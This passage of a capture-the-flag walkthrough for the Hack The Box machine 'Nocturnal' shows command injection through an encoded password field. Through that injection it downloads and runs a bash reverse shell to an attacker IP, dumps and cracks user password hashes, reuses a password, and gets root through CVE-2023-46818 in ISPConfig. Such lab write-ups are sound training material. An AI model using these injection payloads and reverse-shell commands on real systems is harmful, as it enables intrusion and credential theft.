
password=test%0als%09-la%09/tmp&backup=
Which would reveal the content of /tmp:
Initial access
With the command injection, we can now try to get a reverse shell.
So I created a file called shell.sh which contains the payload /bin/bash -i >& /dev/tcp/10.10.14.36/4444 0>&1 for a reverse shell to my host.
I hosted this file using sudo python3 -m http.server 80 – and ran the following request to transfer the file to the server:
POST /admin.php?view=admin.php HTTP/1.1
Host: nocturnal.htb
[..]
password=test%0acurl%09http://10.10.14.36/shell.sh%09-o%09/tmp/shell.sh&backup=
And running our ls command on /tmp again with password=test%0als%09-la%09/tmp&backup= reveals that the upload has succeeded:

Let’s also give the shell.sh file the execution permissions with the payload test%0achmod%09+x%09/tmp/shell.sh.
We can now start our Netcat listener with nc -lvnp 4444
POST /admin.php?view=admin.php HTTP/1.1
Host: nocturnal.htb
[..]
password=test%0abash%09-c%09/tmp/shell.sh&backup=
And when looking back at the netcat listener, a shell is obtained:
www-data@nocturnal:~/nocturnal.htb$ whoami
whoami
www-data
www-data@nocturnal:~/nocturnal.htb$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@nocturnal:~/nocturnal.htb$
Privilege escalation
From www-data to tobias
When navigating the filesystem, I ran cd and were put in the /var/www as home directory of the www-data user.
This folder contains the following files:
html
ispconfig
nocturnal.htb
nocturnal_database
php-fcgi-scripts
Where of interest is the nocturnal_database folder. This contains a .db file, and we can read it out using sqlite3:
cd /var/www/nocturnal_database
sqlite3 nocturnal_database.db
When in the sqlite3 session, we can view the database with .database:
.database
main: /var/www/nocturnal_database/nocturnal_database.db
And we can reveal all the users their hash with .tables and running SELECT * FROM users;:
.tables
uploads  users
SELECT * FROM users;
1|admin|d725aeba143f575736b07e045d8ceebb
2|amanda|df8b20aa0c935023f99ea58358fb63c4
4|tobias|55c82b1ccd55ab219b3b109b07d5061d
6|kavi|f38cde1654b39fea2bd4f72f1ae4cdda
7|e0Al5|101ad4543a96a7fd84908fd0d802e7db
8|test|098f6bcd4621d373cade4e832627b4f6
9|user1|24c9e15e52afc47c225b757e7bee1f9d
10|{{7*7}}|098f6bcd4621d373cade4e832627b4f6
When we view the users on the machine, we can easily determine which one we need to crack. This is done with:
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
tobias:x:1000:1000:tobias:/home/tobias:/bin/bash
And we can just put the hash in crackstation.net – revealing the password slowmotionapocalypse :

We can now SSH into the machine using tobias:slowmotionapocalypse :
ssh tobias@nocturnal.htb
tobias@nocturnal:~$ ls
user.txt
tobias@nocturnal:~$ cat user.txt
7d21[..]56c
From tobias to root
After running Linpeas, the following running services on specific ports are shown:
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:587           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
And the one of interest might be port 8080 – so let’s port forward this using the following command:
ssh -L 1337:localhost:8080 tobias@nocturnal.htb
We can now navigate to 127.0.0.1:1337 on our machine, revealing the following login page:

After the page is shown, we try password reusage – and conclude that the user admin reuses the same password as tobias. Which is slowmotionapocalypse:

Revealing a logged in panel:

After some Googling for ISPConfig – I choose the most recent exploit available for this, being CVE-2023-46818.
I found the exploit https://github.com/ajdumanhug/CVE-2023-46818 and cloned this:
git clone https://github.com/ajdumanhug/CVE-2023-46818.git
After that I was able to obtain a root shell:
python3 CVE-2023-46818.py http://127.0.0.1:1337 admin slowmotionapocalypse
[..]
[+] Logging in with username 'admin' and password 'slowmotionapocalypse'
[+] Login successful!
[+] Fetching CSRF tokens...
[+] CSRF ID: language_edit_372972460629dc4eb2e6ff73
[+] CSRF Key: 83c7f56cf43f7aa8cd37f934568b94f4c5184931
[+] Injecting shell payload...
[+] Shell written to: http://127.0.0.1:1337/admin/sh.php
[+] Launching shell...

ispconfig-shell# whoami
root

ispconfig-shell# cat /root/root.txt
eac36[..]b7025